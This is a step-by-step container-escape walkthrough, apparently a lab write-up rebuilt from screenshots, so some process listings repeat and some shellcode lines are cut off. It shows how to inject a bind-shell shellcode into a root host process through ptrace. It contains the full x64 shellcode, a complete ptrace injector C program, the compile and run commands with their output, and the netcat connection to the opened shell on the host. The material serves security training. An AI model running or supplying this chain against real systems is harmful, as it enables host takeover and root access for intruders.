


```
root      2778  2777  0 11:20 ?        00:00:00 /usr/bin/vim /var/www/html/documents
root      2779  2778  0 11:20 ?        00:00:00 /bin/sh
root      2838  2779  0 11:21 ?        00:00:00 ps -ef
root      2963     1  0 08:51 ?        00:00:00 /usr/sbin/acpid
32        2972     1  0 08:51 ?        00:00:00 /sbin/rpcbind -w
81        3002     1  0 08:51 ?        00:00:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
root      3050     1  0 08:51 ?        00:00:00 /usr/lib/systemd/systemd-logind
root      3102     1  0 08:51 ?        00:00:00 /usr/sbin/gssproxy -D
999       3111     1  0 08:51 ?        00:00:00 /usr/sbin/chronyd -F 2
998       3121     1  0 08:51 ?        00:00:00 /sbin/rngd -f --fill-watermark=0 --exclude=jitter
root      3550     1  0 08:51 ?        00:00:00 /sbin/dhclient -q -lf /var/lib/dhclient/dhclient--eth0.lease -pf /var/run/dhclient-eth0.pid eth0
root      3599     1  0 08:51 ?        00:00:00 /sbin/dhclient -6 -nw -lf /var/lib/dhclient/dhclient6--eth0.lease -pf /var/run/dhclient6-eth0.pid
 eth0
root      3643     1  0 08:51 ?        00:00:00 /usr/libexec/amazon-ecs-volume-plugin
root      3703     1  0 08:51 ?        00:00:25 /usr/bin/containerd
root      3844     1  0 08:51 ?        00:00:00 /usr/libexec/postfix/master -w
89        3846  3844  0 08:51 ?        00:00:00 qmgr -l -t unix -u
root      4041     1  0 08:52 ?        00:00:00 /usr/bin/amazon-ssm-agent
root      4106     1  0 08:52 ?        00:00:00 /usr/sbin/rsyslogd -n
root      4234     1  0 08:52 ?        00:00:00 /sbin/agetty --noclear tty1 linux
root      4262     1  0 08:52 ?        00:00:00 /usr/sbin/crond -n
root      4267     1  0 08:52 ?        00:00:00 /sbin/agetty --keep-baud 115200,38400,9600 ttyS0 vt220
root      4304     1  0 08:52 ?        00:00:22 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock --default-ulimit nofile=32
768:65536
root      4342     1  0 08:52 ?        00:00:00 /usr/sbin/sshd -D
root      4411  4041  0 08:52 ?        00:00:07 /usr/bin/ssm-agent-worker
root     19419     1  0 08:52 ?        00:00:01 python3 -m http.server 31452
root     19495     1  0 08:52 ?        00:00:00 /usr/libexec/amazon-ecs-init start
root     19522     1  0 08:52 ?        00:00:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 6731b0a64a4fcd0489a9c89e33ae242d1844b7fa00b0
d8ce551312f0ac1f9e72 -address /run/containerd/containerd.sock
root     19552 19522  0 08:52 ?        00:00:00 /sbin/docker-init -- /agent
root     19576 19552  0 08:52 ?        00:00:04 /agent
```

On inspecting the process we come across a `http.server` running with pid 19419. Looking at the process's start time it looks like this one started with root privileges on the host instance.

But the current shell gives us limited functionalities, let's check if we have python3 available and spawn a better tty shell.

```
python3 -V
python3 -c "import pty;pty.spawn('/bin/bash')"
```



```
root       2963     1  0 08:51 ?        00:00:00 /usr/sbin/acpid
32         2972     1  0 08:51 ?        00:00:00 /sbin/rpcbind -w
81         3002     1  0 08:51 ?        00:00:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
root       3050     1  0 08:51 ?        00:00:00 /usr/lib/systemd/systemd-logind
root       3102     1  0 08:51 ?        00:00:00 /usr/sbin/gssproxy -D
999        3111     1  0 08:51 ?        00:00:00 /usr/sbin/chronyd -F 2
998        3121     1  0 08:51 ?        00:00:00 /sbin/rngd -f --fill-watermark=0 --exclude=jitter
root       3550     1  0 08:51 ?        00:00:00 /sbin/dhclient -q -lf /var/lib/dhclient/dhclient--eth0.lease -pf /var/run/dhclient-eth0.pid eth0
root       3599     1  0 08:51 ?        00:00:00 /sbin/dhclient -6 -nw -lf /var/lib/dhclient/dhclient6--eth0.lease -pf /var/run/dhclient6-eth0.pid
 eth0
root       3643     1  0 08:51 ?        00:00:00 /usr/libexec/amazon-ecs-volume-plugin
root       3703     1  0 08:51 ?        00:00:25 /usr/bin/containerd
root       3844     1  0 08:51 ?        00:00:00 /usr/libexec/postfix/master -w
89         3846  3844  0 08:51 ?        00:00:00 qmgr -l -t unix -u
root       4041     1  0 08:52 ?        00:00:00 /usr/bin/amazon-ssm-agent
root       4106     1  0 08:52 ?        00:00:00 /usr/sbin/rsyslogd -n
root       4234     1  0 08:52 ?        00:00:00 /sbin/agetty --noclear tty1 linux
root       4262     1  0 08:52 ?        00:00:00 /usr/sbin/crond -n
root       4267     1  0 08:52 ?        00:00:00 /sbin/agetty --keep-baud 115200,38400,9600 ttyS0 vt220
root       4304     1  0 08:52 ?        00:00:22 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock --default-ulimit nofile=32
768:65536
root       4342     1  0 08:52 ?        00:00:00 /usr/sbin/sshd -D
root       4411  4041  0 08:52 ?        00:00:07 /usr/bin/ssm-agent-worker
root      19419     1  0 08:52 ?        00:00:01 python3 -m http.server 31452
root      19495     1  0 08:52 ?        00:00:00 /usr/libexec/amazon-ecs-init start
root      19522     1  0 08:52 ?        00:00:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 6731b0a64a4fcd0489a9c89e33ae242d1844b7fa00b0
d8ce551312f0ac1f9e72 -address /run/containerd/containerd.sock
root      19552 19522  0 08:52 ?        00:00:00 /sbin/docker-init -- /agent
root      19576 19552  0 08:52 ?        00:00:04 /agent

python3 -V
Python 3.9.2
python3 -c "import pty;pty.spawn('/bin/bash')"
root@f3cf3e73a373:/#
```

On checking the architecture of the machine with `uname -m` we are certain the host machine is running 64-bit linux.

We can use a publicly available TCP BIND shell shellcode, to trigger a bind shell. A simple google search for "Linux x64 Bind shell shellcode exploit db" takes us to this exploit DB link: https://www.exploit-db.com/exploits/41128.

Shellcode:

```
"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6
```

The above shellcode will trigger a Bind TCP Shell on port 5600.


The C program provided at the GitHub Link given below can be used to inject shellcode into a running process.

GitHub Link: https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c

The shellcode used in the above-referenced C program will trigger a shell on the running process. Replace the shellcode with the shellcode provided at the exploit db link.

- Now use vim to save the below-modified program as inject.c

```
vim inject.c
```



```
root      4262     1  0 08:52 ?        00:00:00 /usr/sbin/crond -n
root      4267     1  0 08:52 ?        00:00:00 /sbin/agetty --keep-baud 115200,38400,9600 ttyS0 vt220
root      4304     1  0 08:52 ?        00:00:22 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock --default-ulimit nofile=32
768:65536
root      4342     1  0 08:52 ?        00:00:00 /usr/sbin/sshd -D
root      4411  4041  0 08:52 ?        00:00:07 /usr/bin/ssm-agent-worker
root     19419     1  0 08:52 ?        00:00:01 python3 -m http.server 31452
root     19495     1  0 08:52 ?        00:00:00 /usr/libexec/amazon-ecs-init start
root     19522     1  0 08:52 ?        00:00:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 6731b0a64a4fcd0489a9c89e33ae242d1844b7fa00b0
d8ce551312f0ac1f9e72 -address /run/containerd/containerd.sock
root     19552 19522  0 08:52 ?        00:00:00 /sbin/docker-init -- /agent
root     19576 19552  0 08:52 ?        00:00:04 /agent

python3 -V
Python 3.9.2
python3 -c "import pty;pty.spawn('/bin/bash')"
root@f3cf3e73a373:/# uname -m
uname -m
x86_64
root@f3cf3e73a373:/# vim inject.c
vim inject.c

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
```


Modified Program

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <sys/user.h>
```

```
#include <sys/reg.h>

#define SHELLCODE_SIZE 87

unsigned char *shellcode =
"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6


int inject_data(pid_t pid, unsigned char *src, void *dst, int len)
{
int i;
uint32_t *s = (uint32_t *)src;
uint32_t *d = (uint32_t *)dst;

for (i = 0; i < len; i += 4, s++, d++)
{
if ((ptrace(PTRACE_POKETEXT, pid, d, *s)) < 0)
{
perror("ptrace(POKETEXT):");
return -1;
}
}
return 0;
}

int main(int argc, char *argv[])
{
pid_t target;
struct user_regs_struct regs;
int syscall;
long dst;
if (argc != 2)
{
fprintf(stderr, "Usage:\n\t%s pid\n", argv[0]);
exit(1);
}

target = atoi(argv[1]);
printf("+ Tracing process %d\n", target);

if ((ptrace(PTRACE_ATTACH, target, NULL, NULL)) < 0)
{
perror("ptrace(ATTACH):");
exit(1);
}
printf("+ Waiting for process...\n");
wait(NULL);
printf("+ Getting Registers\n");

if ((ptrace(PTRACE_GETREGS, target, NULL, &regs)) < 0)
{
perror("ptrace(GETREGS):");
exit(1);
}

/* Inject code into current RPI position */

printf("+ Injecting shell code at %p\n", (void *)regs.rip);
inject_data(target, shellcode, (void *)regs.rip, SHELLCODE_SIZE);
regs.rip += 2;
printf("+ Setting instruction pointer to %p\n", (void *)regs.rip);

if ((ptrace(PTRACE_SETREGS, target, NULL, &regs)) < 0)
{
perror("ptrace(GETREGS):");
exit(1);
}
printf("+ Run it!\n");

if ((ptrace(PTRACE_DETACH, target, NULL, NULL)) < 0)
{
perror("ptrace(DETACH):");
exit(1);
}
return 0;
}
```

- View the saved file to check for any errors.


```
cat inject.c
```


ubuntu@ip-172-31-96-156: ~
File Actions Edit View Help
ubuntu@ip-172-31-96-156: ~
kali@kali: ~

```
root@f3cf3e73a373:/#

root@f3cf3e73a373:/# cat inject.c
cat inject.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <sys/user.h>
#include <sys/reg.h>
#define SHELLCODE_SIZE 87

unsigned char *shellcode = "\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\
xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\x
f7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";
int inject_data(pid_t pid, unsigned char *src, void *dst, int len)
{
        int i;
        uint32_t *s = (uint32_t *)src;
        uint32_t *d = (uint32_t *)dst;

        for (i = 0; i < len; i += 4, s++, d++)
        {
                if ((ptrace(PTRACE_POKETEXT, pid, d, *s)) < 0)
                {
                        perror("ptrace(POKETEXT):");
                        return -1;
                }
        }
        return 0;
```

- Now we will compile the program and make a note of the pid of the python3 http.server process.

```
gcc inject.c -o inject
ps -ef | grep "python"
```



```
        printf("+ Setting instruction pointer to %p\n", (void *)regs.rip);

        if ((ptrace(PTRACE_SETREGS, target, NULL, &regs)) < 0)
        {
                perror("ptrace(GETREGS):");
                exit(1);
        }
        printf("+ Run it!\n");

        if ((ptrace(PTRACE_DETACH, target, NULL, NULL)) < 0)
        {
                perror("ptrace(DETACH):");
                exit(1);
        }
        return 0;
}
root@f3cf3e73a373:/#

root@f3cf3e73a373:/#

root@f3cf3e73a373:/# gcc inject.c -o inject
gcc inject.c -o inject
root@f3cf3e73a373:/# ls
ls
bin   dev  home    inject.c  lib64  mnt  proc  run   srv  tmp  var
boot  etc  inject  lib       media  opt  root  sbin  sys  usr
root@f3cf3e73a373:/#

root@f3cf3e73a373:/# ps -ef | grep "python"
ps -ef | grep "python"
root      2950  2779  0 11:24 ?        00:00:00 python3 -c import pty;pty.spawn('/bin/bash')
root      3213  2951  0 11:31 pts/0    00:00:00 grep python
root     19419     1  0 08:52 ?        00:00:01 python3 -m http.server 31452
root@f3cf3e73a373:/#
```


- We will execute the compiled binary and pass it the pid of the HTTP Server as an argument.

```
./inject 19419
```

The binary executes successfully, now to connect to the bind shell we need the IP address of the host machine. From the `ifconfig` command we find the IP address of the docker host to be 172.17.0.2, therefore the host machine will have IP address `172.17.0.1`.


So we will connect to the bind shell with netcat on port 5600 using the command:

```
nc 172.17.0.1 5600
```



```
root@f3cf3e73a373:/# ps -ef | grep "python"
ps -ef | grep "python"
root      2950  2779  0 11:24 ?        00:00:00 python3 -c import pty;pty.spawn('/bin/bash')
root      3213  2951  0 11:31 pts/0    00:00:00 grep python
root     19419     1  0 08:52 ?        00:00:01 python3 -m http.server 31452
root@f3cf3e73a373:/# ./inject 19419
./inject 19419
+ Tracing process 19419
+ Waiting for process...
+ Getting Registers
+ Injecting shell code at 0x7f6cff145644
+ Setting instruction pointer to 0x7f6cff145646
+ Run it!
root@f3cf3e73a373:/#

root@f3cf3e73a373:/# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
